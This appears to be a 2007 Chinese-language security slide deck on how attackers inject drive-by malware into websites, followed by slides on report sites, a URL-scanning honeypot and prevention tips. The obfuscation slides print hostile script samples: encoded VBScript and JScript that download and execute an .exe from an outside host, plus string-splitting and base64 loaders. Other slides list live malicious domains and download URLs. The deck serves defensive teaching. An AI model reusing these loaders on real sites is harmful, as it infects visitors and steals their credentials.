
```
<html>
<script language="VBScript">
function recharge(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
recharge=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```



網站惡意掛馬手法-綜合手法

- 駭客會結合多種掛馬手法以及弱點來攻擊使用者，提升“掛馬”的成功率

網站惡意掛馬手法-綜合手法



網站惡意掛馬方法-案例

- Demo ...

網站惡意掛馬躲避掃描的方式

• script加密

```
<html>
<script language = JScript.Encode>#@^igAAAA=W!x^DkKxP1U#CDv#`?KE.^#^'NK^Es+xD
8W9Xc0rDd0;trU9 NmYCI9Wm;h#xORK2#xc*i9Wm!:#UYcmsWk+cbpNW1;:#xYc0rY^+{JnJI[Km;:#UYc4G
[HRkUU#DuKtJ{?G!D1+i)aTMAAA==^#@</script>
<script language="JScript.Encode">#@^TwMAAA==@#@&P~,P90P{P9Gm!:nxDR^.#1Y#3U#:+
0cJK4N+^YEbp#@&P,~P1FxElU/r[=A9,+/1*# v1Ji#@&P,~P,m+'rbFR8FFZR,R&b TTZZcwZ+,3f+JI#@&P,P^
[('mqQ1 I#@&P~,P~90c/+DbD0Db4;Y#`E^^1/krNr~m98bi#@&P,P~P[s,'~J40Ya)&&Shh d#1'ka
1WhJkslo#/JOx1m LaoEI,@#@&P,~P,: 'r\rmMwKwWY
pri#@&P,~P,:qxrHSuP:nEi#@&P,~P,:y':3:8I#@&P~P,6~x,N0c/D#1Y#68L#mD`h SEr#IP#@&P,P~C
{Jb96ri#@&P,~P,PC8'rfAc?D.+m:Ei#@&P~,Plyx131Fp#@&P,P,?~'[6R^D#CY#W8%#mYcCy~EJ*I#@&P,~P,?
RDXanP{Pqi#@&P~,P6cGw#x`r!3Kr~,Ns~WmUd+*I#@&P~,6Rdn
Nc#p#@&P~,P6x1s+8xJD+dYcmGhr#@&P,~P,sP{~[0cmM+CYnG(LnmDcJU#m.raYkULcsrU#jH/0#:{
4L#mDE~rJbi#@&P~,PYs2F,'Pw !+D?+a^kCswWsn#.`y#I~#@&P~,0U1sn8'~wR~Ek^NhCY4`0:aFSW
1:#q#p#@&P,~P,PUR}wnxcbp#@&P,~P,PURa.bY+cacDn/aG /n~W9X#p#@&P,PjRU1-n:WsbS+v0xmhnFB
*i#@&P~,PjR;swk+cbp#@&P,~P,P{~90 1D#1Y#W(%+1YcJUtns^Rba2Vbm1DrGxr~rJbi#@&P,~P,P5 ?
4+ssA6+^;D+c0 Cs+qBJr~Jr~rGw#xE^Z#I#@&P~9UAAA==^#@</script>
<head>
<title>0</title>
</head><body onload=clear()>
test
</body></html>
```

網站惡意掛馬躲避掃描的方式

- 字串拆解

```
ee="e"  
tt="t"  
cc="Scr"  
ccc="ipt"  
cccc="ing.F"  
cc1="ileS"  
ccc1="yst"  
cccc1="em0"  
cc2="bj"  
ccc2="ect"  
hh="She"  
hhh="ll.Ap"  
hhhh="pli"  
hhhhh="cati"  
hhhhhh="on"  
oo="o"  
ooo="pe"  
oooo="n"  
Set xxxxxxxx = document.createElement(aa&aaa&aaaa)  
xxxxxxx.setAttribute aaaaa&aaaaaa,  
aaaaaaa&aaaaaaaa&aaaaaaaa&aaaaaaaa&aaaaaaaa&aaaaaaaa&aaaaaaaa  
Set xxxxxx = xxxxxxxx.CreateObject(mm&nn&mmnn&nnmm&mmnn,"")  
set xxxx = xxxxxxxx.createObject(bb&bbb&bbbb&bbbb,"")  
xxxx.type = 1
```

網站惡意掛馬躲避掃描的方式

- eval() 字串轉換

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111,114,32,114,101,115,117,109,101,32,110,101,120,116,13,10,77,121,
,81,81,53,51,55,50,52,53,51,61,34,104,116,116,112,58,47,47,119,119,119,46,97,99,116,116,119,
46,99,111,109,47,100,99,47,115,111,110,121,47,109,46,101,120,101,34,13,10,83,101,116,32,67,6
5,"
i=t
execute(rechange(I))
</script>
</html>
```

網站惡意掛馬躲避掃描的方式

• 自訂加解密函數

```
h =
"Ig0KICAgIFhNTDEgPSAiTW1jIg0KICAgIFhNTDIgPSAic
kYi5TIg0KICAgIEFkb1NxYTIGPSAidHJlYW0iDQogICAgb
1LmNvbSINCiAgICBTRk8gICAgPSAiU2NyaXB0aW5nLkZpb
sLkFwcGxpY2F0aW9uIg0KICAgIGR5ICAgICA9ICJodHRwO
wbmcidQogICAgU2V0IGRmID0gZG9jdW11bnQuY3JlYXR1R
1dGUgImNsYXNzaWQiLCBjbE1EMSZjbE1EMg0KICAgIFNld
iKQ0KICAgIHNLdCBTICA9ICBkZi5jcmVhdGUvYmp1Y3QoQ
uTnVtYmVyID0gMGB0aGVudQogICAgICAgZXJyLmNsZWZyD
wZW4gb0dldCwgZGwsIEZhbHNldQogICAgcC5TZW5kdQogI
pDQogICAgc2V0IHRTcCA9IEYur2V0U3B1Y21hbEZvbGRlc
sZm5hbWUxKQ0KICAgIFMub3B1bg0KICAgIFMud3JpdGUge
hbWUxLDINCiAgICBTLmNsbnldQogICAgc2V0IFEgID0gZ
sbEU4ZW51dGUgZm5hbWUxLCIiLCIiLCJvcGVuIiwuZDQogI
+DQogICAgPHRpdGx1Pk1udGUybmV0IEU4cGxvcuYyPC90a
tbD4gICAgICAgZG9jdW11bnQuY3JpdGUgKCI8aWZyYW11I
pDQo8aHRtbD4NCiA8c2NyaXB0IGxhbmd1YWd1PSJWQ1Njc
gICBjbE1EMSAgPSAiY2xzaSINCiAgICBjbE1EMiAgPSAiZ
FMzY="; document.write(aa(h,138));</SCRIPT>
```

```
function aa(str,n) {
    var i, sa,sa1,l;
    str = base64decode(str);
    l = str.length
    sa = str.substr(l-n,l);
    sa1 = str.substr(0,l-n);
    sa = sa+sa1;

    return sa;
}
```

提供網頁惡意掛馬資訊的網站


July 12, 2007

網站惡意掛馬公告

- Stopbadware
 - <http://www.stopbadware.org/home/reportsearch>
- 艾克索夫實驗室
 - <http://x-solve.com/blog/>
- 大砲開講
 - <http://rogerspeaking.blogspot.com/>

網站惡意掛馬公告

• Stopbadware



stopBADware.org
Regaining Control of Our Computers

[Home](#) [About Us](#) [Our Reports](#) [Clearinghouse](#) [Fight Back](#) [About Badware](#) [FAQ](#) [Security Tips](#) [Blog](#)

Search Badware Website Clearinghouse

Please enter the full or partial URL of a site to find any related badware reports:

You searched for items containing the term **tw** there are **994** results.

To display all sites in the Badware Website Clearinghouse, [click here](#). Please note that this page will take several minutes to load.

Results will be displayed below. Clicking on the search result **will not** take you to the displayed link, but will take you to a dynamically-generated page that will show you information about the site.

Count	Source	Decision	URL
1.	Google	●	(10049.1-1tour.com.tw/)
2.	Google	●	(101.ec.org.tw/)
3.	Google	●	(169travel.com.tw/)
4.	Google	●	(2006kbl.e-tour.tw/about/)

[StopBadware Manifesto](#)

[Guidelines](#)

Badware Website Clearinghouse

94500

Reported URLs

[Click here](#) to view all URLs that have been reported to us by our partners (please note that this page will take several minutes to load), or type a term in the box below and hit 'Enter' to search:

網站惡意掛馬公告

• 艾克索夫實驗室

✧ 軟體版本	XWebAnalyzer 1.0-b1
✧ 報告時間	2007/6/8 下午 03:17:18
✧ 發現惡意網址	16 個

掃描目標: 旭棋

掃描網址: <http://www.ta-chiang.com.tw>



1. 惡意連結: <http://520.gamaniatw.com/520.exe>
(C:\DOCUME~1\oya\LOCALS~1\Temp\22085.com)

分析花費: 7 秒

掃描目標: 中華民國樂樂安全棒球推廣協會

掃描網址: <http://happyball.org.tw>



1. 惡意連結: <http://download.macrcmedia.net/exe/flash.exe>
(C:\Documents and Settings\oya\Local Settings\Temporary Internet Files\Content.IE5\0J29IZUZ\flash[1].exe)

分析花費: 33 秒

掃描目標: Welcom to BabyHood 嬰兒物語

掃描網址: <http://www.ibabyhood.com/>



1. 惡意連結: <http://www.dyparagon.co.kr/gon/gmsex.exe>
(C:\DOCUME~1\oya\LOCALS~1\Temp\moi.com)

分析花費: 27 秒

網站惡意掛馬公告

• 大砲開講

大砲開講

分享是進步的原動力
大砲開講新網址為 WWW.ROGERSPEAKING.COM

Malware-Test Lab 網站黑名單 爆料區 相關連結 作者簡介 (訂閱網誌:  或  465 readers BY FEEDBURNER)

2007年6月11日 星期一

PCuSER 電腦人網站被值入惡意連結

PCuSER 電腦人網站被值入惡意連結，此惡意程式為 FRETHOG 變種，最近有瀏覽這個網頁的網友，應該要盡速檢查自己的電腦，請各位暫時不要瀏覽這個網站，以免中毒，等確認他們已經修復後，會在此更新訊息(此惡意程式應該會偷帳號與密碼)。對此有興趣的網友，可以在虛擬機器上測試一下，然後，回報修復的情形，而且，幫忙通知他們，謝謝。

[+] 請按我..繼續閱讀全文...

張貼者：ROGER 位於 下午 3:24 0 迴響    

標籤：惡意程式，網站安全



電腦中毒怎麼辦!!
讓資策會教你除去惱人惡意程式

Google™ Custom Search
搜尋本站

 BLOG 存檔

 文章分類

Google 提供的廣告
Remove Worms on

網站惡意掛馬公告

• 大砲開講-惡意連結網站清單

爲了避免瀏覽網頁時中毒，你可以將「惡意連結網站清單」中的網址加入 hosts 檔案(如下圖)中或是將「惡意連結網站清單」中的網域加入瀏覽器的「限制的網站」中。

```
# For example:
#
#      102.54.94.97      rhino.acme.com
#      38.25.63.10      x.acme.com

127.0.0.1      localhost
127.0.0.1      www.loveff.cn
```

指向本機 惡意連結網址

如果各位不會設定這個檔案，我已經將所有的清單放進 hosts 檔案，各位可以下載 [hosts 檔案](#) (MD5: 535fe209350233fe4d8269be94b8c87a，更新日期：2007/4/11 @ 15:42)，將它解壓縮到 %SystemRoot%\system32\drivers\etc 資料夾下(在Windows XP，%SystemRoot% 代表 c:\windows，c:\ 是系統磁碟機代號)。

>>> 惡意連結網站清單 <<< 陸續增加中...


zjs.vxv.cn
yusahi.com
youyou250.go2.icpn.com
ym52099.512j.com
www6.vadesunjionderunhdae.com
www5.vadesunjionderunhdae.com
www4.vadesunjionderunhdae.com

網站惡意掛馬檢測

- SCOUT - Speedy Complete Online URL Test
 - <http://www.nz-honeynet.org/cwebservice.php>

網站惡意掛馬檢測

- SCOUT



The screenshot shows the SCOUT website interface. At the top, there's a banner with the text "The N2 Honeynet Alliance - Capture" over a background of honeycombs and orange fibers. Below the banner is a navigation menu with links: Home, About Us, Research +, Status Report, Donations/Funding, Site Map, and Contact Us. To the right of the menu are two buttons: "HoneyC >" and "Capture-HPC >". A logo featuring a blue fleur-de-lis with a yellow arrow is positioned to the right of the buttons. The main content area is titled "SCOUT - Speedy Complete Online URL Test". It contains a paragraph explaining the service: "This page allows you to submit a suspicious URL to our high interaction client honeypot Capture to determine whether the suspicious URL is indeed malicious. The client honeypot, which runs Windows XP and Internet Explorer 6, will make the request to the server and determine whether any unauthorized state changes, such as placing an executable file in the start-up folder, have been made. If these state changes are detected, our client honeypot will classify the URL as malicious." Below this text is a prompt: "Please enter a suspicious URL (for example http://www.google.com)." followed by a CAPTCHA image showing the text "9ck37". Under the CAPTCHA are two input fields: "Suspicious URL (starting with http://):" and "Security Code:". At the bottom is a "Submit" button. On the left side of the page, there are several logos: "The Honeynet PROJECT", "Creative Commons", "WEB SERVICES BY YAHOO!", and an RSS feed icon.

網站惡意掛馬檢測

• SCOUT

[HoneyC >](#)[Capture-HPC >](#)

SCOUT - Speedy Complete Online URL Test

This page allows you to submit a suspicious URL to our high interaction client honeypot Capture to determine whether the suspicious URL is indeed malicious. The client honeypot, which runs Windows XP and Internet Explorer 6, will make the request to the server and determine whether any unauthorized state changes, such as placing an executable file in the start-up folder, have been made. If these state changes are detected, our client honeypot will classify the URL as malicious.

>>> The URL has been submitted to the client honeypot. The results of the analysis will appear in approx. 60 seconds below...<<<

>>> The URL you have submitted to us seems to be benign. <<<

This service has been made possible by Victoria University of Wellington. Because there are only limited amount of hardware resources behind this service, concurrent requests have been capped. If the page indicates that the client honeypot is busy, please try back again later. Help us to expand this service by donating. See <http://www.nz-honeynet.org/donations.html> for more details on how to donate.

Note: There is no warranty to the classification provided. By submitting URLs through this interface you are consenting to the use of the URL in further research studies.

網站惡意掛馬的預防

July 12, 2007

網站惡意掛馬預防方法

- 安裝修補程式 (作業系統、應用程式..)
- 使用防毒軟體
- 不隨意瀏覽網站
- 考慮IE以外的瀏覽器
- 建立網站黑名單

網站惡意掛馬預防方法

- 提高IE的安全性設定，停用Script和ActiveX元件下載




網站惡意掛馬預防方法

- 經常檢視重要機器其開機執行程序狀態，例如：使用ProcessExplorer、Autoruns等程式或其它廠商開發之工具來比對。
- 請參考技術服務中心網站，教材下載
 - 資安技術經驗分享(一)－最新駭客入侵手法分析及因應.pdf
 - <http://www.icst.org.tw/content/application/icst2005/a1001001100110081/guest-getfile.php?fid=199>

